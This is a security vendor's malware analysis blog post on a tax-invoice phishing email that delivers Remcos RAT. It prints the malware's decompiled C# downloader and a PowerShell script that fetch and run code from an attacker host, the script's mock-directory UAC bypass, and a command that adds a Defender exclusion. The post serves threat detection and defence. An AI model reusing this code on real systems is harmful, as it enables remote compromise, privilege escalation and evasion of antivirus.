
Distribution of Remcos RAT Disguised as Tax Invoice

asec.ahnlab.com/en/32376/

March 7, 2022

The ASEC analysis team has discovered Remcos RAT being distributed under the disguise of a tax invoice. The content and the type of phishing email are similar to the type that has been consistently discussed in previous blogs. Within the email, it has a short message written in awkward grammar. As users who are doing tax-related work may run the executable without a second thought about what's written within the email, caution is advised.


세금계산서 - 메시지 (일반 텍스트)
파일 메시지 도움말 어떤 작업을 원하시나요?

세금계산서

Tax <taxnoti@sendbill.co.kr>

받는 사람 [redacted]

2022-02-15


Tax.gz
4 KB

인사말 ngohien,

세금 납부 인보이스 결제를 첨부했습니다.

감사 해요

Figure 1. Phishing email attached with malware disguised as a tax invoice



Tax.gz - AhnLab V3 Zip 2.0
파일(F) 명령(A) 도구(C) 보기(V) 설정(O) 즐겨찾기(R) 도움말(H)
새로압축 압축열기 파일추가 압축풀기 보기
Tax.gz

이름	원본 크기	압축 크기	압축률	종류	수정한 날짜	위치
Tax.com	8,704	3,954	55%	MS-DOS 응용 프로그램	2022-02-15 오전 6:41	

0 파일 선택, 0바이트 총 1 파일, 8.50KB

Figure 2. Attachment

Upon decompressing the attachment ‘Tax.gz’, an executable named ‘Tax.com’ is shown to exist, and code below is shown when debugged. If the execution environment is a 64-bit environment, it downloads and executes the malware (1df2bf9313decafd0249d6a4556010bc) that is appropriate for the environment from ‘hxxp://zhost.polycomusa[.]com/Chrimaz.exe’, and if not a 64-bit environment, it downloads a powershell file named ‘3xp1r3Exp.ps1’ and performs additional malicious behaviors.




```
private static void Main()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
    string text = folderPath + "₩₩Chrs";
    bool flag = Directory.Exists("c:₩₩windows₩₩syswow64₩₩");
    if (flag)
    {
        Directory.CreateDirectory(text);
        text += "₩₩Chrs.exe";
        WebClient webClient = new WebClient();
        byte[] bytes = webClient.DownloadData("http://zhost.polycomusa.com/Chrimaz.exe");
        File.WriteAllBytes(text, bytes);
        Process.Start(text);
    }
    else
    {
        string str = "http://zhost.polycomusa.com/3xp1r3Exp.ps1";
        RunspaceConfiguration runspaceConfiguration = RunspaceConfiguration.Create();
        Runspace runspace = RunspaceFactory.CreateRunspace(runspaceConfiguration);
        runspace.Open();
        Pipeline pipeline = runspace.CreatePipeline();
        pipeline.Commands.AddScript("$NotUrl ='" + str + "';iex(New-Object Net.WebClient).DownloadString($NotUrl);");
        pipeline.Invoke();
```

Figure 3. Code shown upon debugging the file

The powershell script (see Figure 4) consists of content that downloads an additional file (version.dll) for UAC Bypass. UAC Bypass is a privilege escalation technique that uses various tricks to execute malware as administrator without UAC prompt pop-up. Detailed analysis on UAC Bypass can be found in AhnLab’s TI report published last year in July, and the following is an excerpt from the report.

> **Excerpt from ATIP – Analysis Report on Privilege Escalation Using UAC Bypass ‘Abstract’**
>
> There are features among the behaviors of malware that do not require admin privilege, however, if the admin privilege does exist, it can perform more malicious behaviors. Simply put, depending on the privilege, the encryption target paths of ransomware (files that can be encrypted) differ. Because of this, malware aims to be executed with admin privilege, but when configured to do so, the UAC prompt pops up, which could allow the user to recognize it.
> Attackers have created various techniques to bypass UAC since its introduction and these techniques are referred to as UAC Bypass.

> **Excerpt from ATIP – Analysis Report on Privilege Escalation Using UAC Bypass ‘Basic Concept’**
>
> Processes such as sysprep.exe, cliconfg.exe are examples of autoElevate programs, and programs with such property are automatically executed with admin privilege without the UAC prompt. Most UAC Bypass techniques abuse these kinds of autoElevate programs. For example. attackers can change the settings of the registry that is used by such programs and execute it as a child process or use the DLL hijacking method to make the programs load the malicious DLL.




```
1   $computername=$env:computername;
2   $AntiVirusProducts = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct  -ComputerName $computername;
3   $detected = 0;
4   foreach($AntiVirusProduct in $AntiVirusProducts)
5   {
6       if($AntiVirusProduct.displayName -ne "Windows Defender")
7       {
8           # no exploit normal run
9           $detected = 1;
10      }
11  }
12
13  if($detected -eq 0)
14  {
15      New-Item '\\?\C:\Windows \System32' -ItemType Directory
16      Set-Location -Path '\\?\C:\Windows \System32'
17      copy C:\Windows\System32\WinSAT.exe "C:\windows \System32\winSAT.exe"
18      Invoke-WebRequest -Uri 'http://zhost.polycomusa.com/version.dll' -OutFile 'version.dll'
19      Start-Process -WindowStyle hidden -Filepath 'C:\windows \System32\winSAT.exe'
20  }
```

Figure 4. Powershell script downloaded from an external URL

Among the various UAC Bypass techniques, the powershell script above creates a trick folder (Mock Directory) and uses the DLL hijacking method. For a more detailed explanation about this method, upon looking at line 15 of the powershell script (see Figure 4), a powershell command that creates a certain path is found as shown below.

```
New-Item “\?\C:\Windows \System32” -ItemType Directory
```

The meaning of ‘Mock (fake) Directory’ that refers to a trick folder is as follows: Although the command appears to be a command that creates a System32 folder in the C drive Windows subfolder, upon a close look, it is not the ‘Windows’ folder but ‘Windows folder ‘ with a whitespace at the end. It is impossible to create a folder with a whitespace at the back in its filename via Windows UI Explorer, and it is also not possible to create ‘C:\Windows ‘ via command. However, the attacker used the fact that creating ‘C:\Windows \System32’ with an existing subdirectory is possible via command.



```
관리자: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

새로운 크로스 플랫폼 PowerShell 사용 https://aka.ms/pscore6

PS C:₩Windows₩system32> New-Item "₩₩?₩C:₩Windows ₩System32" -ItemType Directory


    디렉터리: ₩₩?₩C:₩Windows


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----      2022-02-28   오전 9:02                System32


PS C:₩Windows₩system32>
PS C:₩Windows₩system32>
```

Figure 5. Testing trick folder creation via powershell command (Windows 10)
One of the conditions that determine whether or not privilege escalation is needed upon file execution is checking if it was executed in a trusted folder (E.g. C:\Windows\System32). This is a method that abuses the fact that the directory validation logic that judges the conditions for automatic privilege escalation (autoElevate) scans "\System32" first, in which it automatically deletes the whitespace if there is one at the end of a filename in the processing procedure via GetLongPathNameW API of AIS(Application Information Service: AppInfo.dll). On the contrary, if the attacker can bypass this condition, it means that they can escalate their privilege without asking the user and execute the file.

The relevant operation method of WastedLocker ransomware was introduced in detail in the blog post below. [2. If not executed as administrator, performs UAC Bypass (*Privilege escalation mechanism)]

> [Caution] Distribution of WastedLocker Ransomware Targeting Specific Companies

Upon checking from line 17 of the powershell script, it shows that it copies winsat.exe within the normal System32 folder into the fake System32 folder, then executes the winsat.exe file via hidden window property in the copied directory. As the winsat.exe (Windows System Assessment Tool) is one of the AIS Whitelist files, the UAC prompt does not pop up when it is executed, which is a reason why it is often used in UAC Bypass techniques.

As a result, the whitespace at the back of the Windows filename in the directory (C:\Windows \System32) is deleted and is thus considered as a trusted directory. With the trick folder changed to a trusted directory, the DLL hijacking method where a normal program loads a malicious DLL (version.dll) can be used.

Additional malicious behaviors cannot be confirmed as access to the transit point is currently unavailable, however, when version.dll was loaded and executed when access was still available, 'Chrimaz.exe' file execution command of the directory that refers to 'C:\ProgramData\Chrimaz\Chrimaz.exe' was found (see below). Upon analyzing the relevant file via AhnLab and external infrastructure, it was confirmed that this file is Remcos RAT.

```
powershell.exe -windowstyle hidden -NoProfile -ExecutionPolicy bypass -Command
$mydir = [System.Environment]::GetFolderPath('CommonApplicationData');
$bitdir = '\Chrimaz';
$fulldir = $mydir+$bitdir; Add-MpPreference -ExclusionPath $fulldir;
```

Upon checking related files via AhnLab's infrastructure, it was found that around February 24th, a similar powershell script and files similar to version.dll were distributed via various external URLs. It is worth noting that there are more and more distribution methods that go through various steps with the purpose of UAC Bypass.

UAC Bypass is a typical method used to escalate privilege, and malware attempts at privilege escalation with various purposes. Users must patch their Windows OS to the latest version to prevent UAC Bypass attacks. At the basic level, users should refrain from opening attachments in emails from unknown sources and update the anti-malware program to the latest version to prevent malware infection in advance.

AhnLab's anti-malware software, V3, detects and blocks the malware above using the aliases below.

[File Detection]
Trojan/Win.MSIL.R472890
Trojan/Win.BitMin.C4970105
Downloader/PowerShell.Generic
Trojan/Win.UACByPass.C4970059
Trojan/Win.RemcosRAT.R475423

[IOC]
98cf9ab79e33c04a4934628f6aa3161d
1df2bf9313decafd0249d6a4556010bc
9cdcaa1c51bfa4ce6d6abb9376ba26a8

a0f177bfd53ee82d20233bd362fdf024
150744df32e4a57bb169f91cba45697c
824a79fc5bebeb7b508247619eca82cd
hxxp://zhost.polycomusa[.]com
hxxp://giraffebear.polycomusa[.]com

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:DLLHijacking, malware, Phishing email, UAC Bypass, Vulnerability